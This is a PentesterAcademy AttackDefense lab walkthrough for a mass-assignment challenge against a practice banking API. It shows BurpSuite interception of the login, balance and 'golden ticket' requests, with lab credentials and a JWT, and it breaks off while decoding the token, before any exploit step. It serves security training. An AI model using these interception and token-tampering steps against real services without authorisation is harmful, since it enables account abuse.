ATTACK DEFENSE

by PentesterAcademy

Name	Mass Assignment II
URL	https://attackdefense.com/challengedetails?cid=1922
Type	REST: API Security

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Check the IP address of the machine.

Command: ifconfig

```
root@attackdefense:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.1.1.4  netmask 255.255.255.0  broadcast 10.1.1.255
        ether 02:42:0a:01:01:04  txqueuelen 0  (Ethernet)
        RX packets 13403  bytes 1209861 (1.1 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 12476  bytes 17305686 (16.5 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.248.164.2  netmask 255.255.255.0  broadcast 192.248.164.255
        ether 02:42:c0:f8:a4:02  txqueuelen 0  (Ethernet)
        RX packets 410  bytes 414496 (404.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 402  bytes 43530 (42.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 40807  bytes 29508976 (28.1 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 40807  bytes 29508976 (28.1 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@attackdefense:~#
```


The IP address of the machine is 192.248.164.2.

Therefore, the Banking WebApp is running on 192.248.164.3, at port 5000.

Step 2: Viewing the Banking WebApp.

Open the following URL in firefox.


URL: http://192.248.164.3:5000




Step 3: Configuring the browser to use BurpSuite proxy and making BurpSuite intercept all the requests made to the API.

Launch BurpSuite.

Select Web Application Analysis > burpsuite




The following window will appear:




Click Next.

Finally, click Start Burp in the following window:




The following window will appear after BurpSuite has started:




Configure the browser to use the Burp proxy listener as its HTTP Proxy server.

Open the browser preference settings and search for network proxy settings.



Select Manual Proxy Configuration and set the HTTP Proxy address to localhost and the port to 8080.



Click OK.


Everything required to intercept the requests has been setup.

Step 4: Interacting with the Banking API using the WebApp.


Login into the webapp using the provided credentials:

Username: elliot
Password: elliotalderson

Note: Make sure that intercept is on in BurpSuite



Notice the corresponding requests in BurpSuite.



Forward the above request.

Dashboard | Target | Proxy | Intruder | Repeater | Sequencer | Decoder | Comparer

Intercept | HTTP history | WebSockets history | Options

Request to http://192.248.164.3:8081

Forward | Drop | Intercept is on | Action

Raw | Params | Headers | Hex

```
POST /login HTTP/1.1
Host: 192.248.164.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.248.164.3:5000/
Content-Type: application/json
Content-Length: 51
Origin: http://192.248.164.3:5000
Connection: close

{"identifier":"elliot","password":"elliotalderson"}
```

Forward the above request and view the changes reflected in the web app.

Welcome Elliot!

Account Number: 1337

Update Profile

Check Balance

Get Golden Ticket

Click on Check Balance button.

Dashboard | Target | Proxy | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options | User options

Intercept | HTTP history | WebSockets history | Options

Request to http://192.248.164.3:8081

Forward | Drop | Intercept is on | Action | Comment this item

Raw | Params | Headers | Hex


```
GET
/balance?acct=1337&token=eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiYWNjdCI6MTMzNywic2NvcGUiOiJhY2NvdW50LXJlYWQiLCJleHAiOjE1NzU4ODcwO
DgsImlhdCI6MTU3NTg4NjQ4OH0.iMbfch1vv3DvNiWBmpBWace-YosFJba6la-X5hJFfzno6eWSggOC8AMryRlF8AtrAS7ykMgcsLjsRuX22MqovbrbUMjnkVQ8Ron_sJu2JyHKRh62H7uSXt54s-cx6lAF
LGlvUxjfhTqo2cSaNXBsSqcRhi4oiiseHRFX5b342nD9pXL-9RaRv7JxJkIgdgUzEtCOnq4U5-cAOzEHKoksBh2EiLzV08J2bS8HZ3YL9gaZZCqWl9y-JDYHWffNv8ljz57nr1KSlpb7xN5bLKhyKQpMJ85
Csf2R3ePybE-fcVquXyLVr4myz2_dOiNR0Jpwr47nW2aGNFTi32A6YxQYmw HTTP/1.1
Host: 192.248.164.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.248.164.3:5000/details
Origin: http://192.248.164.3:5000
Connection: close
```


Forward above request.

Welcome Elliot!

Account Number: 1337

Update Profile

Check Balance

Current Balance: 500

Get Golden Ticket

Click on the Get Golden Ticket button.

Dashboard | Target | Proxy | Intruder | Repeater | Sequencer | Decoder | Comparer

Intercept | HTTP history | WebSockets history | Options

Request to http://192.248.164.3:8081

Forward | Drop | Intercept is on | Action

Raw | Headers | Hex

```
OPTIONS /goldenticket HTTP/1.1
Host: 192.248.164.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Access-Control-Request-Method: POST
Access-Control-Request-Headers: content-type
Referer: http://192.248.164.3:5000/details
Origin: http://192.248.164.3:5000
Connection: close
```

Forward the above request.

Dashboard | Target | Proxy | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options | User options

Intercept | HTTP history | WebSockets history | Options

Request to http://192.248.164.3:8081

Forward | Drop | Intercept is on | Action | Comment this item

Raw | Params | Headers | Hex

```
POST /goldenticket HTTP/1.1
Host: 192.248.164.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.248.164.3:5000/details
Content-Type: application/json
Content-Length: 511
Origin: http://192.248.164.3:5000
Connection: close

{"token":"eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiYWNjdCI6MTMzNywic2NvcGUiOiJhY2NvdW50LXJlYWQiLCJleHAiOjE1NzU4ODcwODgsImlhdCI6MTU3
NTg4NjQ4OH0.iMbfch1vv3DvNiWBmpBWace-YosFJba6la-X5hJFfzno6eWSggOC8AMryRlF8AtrAS7ykMgcsLjsRuX22MqovbrbUMjnkVQ8Ron_sJu2JyHKRh62H7uSXt54s-cx6lAFLGlvUxjfhTqo2cS
aNXBsSqcRhi4oiiseHRFX5b342nD9pXL-9RaRv7JxJkIgdgUzEtCOnq4U5-cAOzEHKoksBh2EiLzV08J2bS8HZ3YL9gaZZCqWl9y-JDYHWffNv8ljz57nr1KSlpb7xN5bLKhyKQpMJ85Csf2R3ePybE-fcV
quXyLVr4myz2_dOiNR0Jpwr47nW2aGNFTi32A6YxQYmw"}
```

Notice that a JWT Token is sent in the request.

JWT Token:

eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiYWNjdCI6MTMzN
ywic2NvcGUiOiJhY2NvdW50LXJlYWQiLCJleHAiOjE1NzU4ODcwODgsImlhdCI6MTU3NTg4Nj

Q4OH0.iMbfch1vv3DvNiWBmpBWace-YosFJba6la-X5hJFfzno6eWSggOC8AMryRlF8AtrAS7yk
MgcsLjsRuX22MqovbrbUMjnkVQ8Ron_sJu2JyHKRh62H7uSXt54s-cx6lAFLGlvUxjfhTqo2cSaN
XBsSqcRhi4oiiseHRFX5b342nD9pXL-9RaRv7JxJkIgdgUzEtCOnq4U5-cAOzEHKoksBh2EiLzV
08J2bS8HZ3YL9gaZZCqWl9y-JDYHWffNv8ljz57nr1KSlpb7xN5bLKhyKQpMJ85Csf2R3ePybE-f
cVquXyLVr4myz2_dOiNR0Jpwr47nW2aGNFTi32A6YxQYmw

Visit https://jwt.io and decode the above obtained token:

Encoded PASTE A TOKEN HERE

eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ
pc3MiOiJEdW1teSBCYW5rIiwiYWNjdCI6MTMzNyw
ic2NvcGUiOiJhY2NvdW50LXJlYWQiLCJleHAiOjE
1NzU4ODcwODgsImlhdCI6MTU3NTg4NjQ4OH0.iMb
fch1vv3DvNiWBmpBWace-YosFJba6la-
X5hJFfzno6eWSggOC8AMryRlF8AtrAS7ykMgcsLj
sRuX22MqovbrbUMjnkVQ8Ron_sJu2JyHKRh62H7u
SXt54s-
cx6lAFLGlvUxjfhTqo2cSaNXBsSqcRhi4oiiseHR
FX5b342nD9pXL-9RaRv7JxJkIgdgUzEtCOnq4U5-
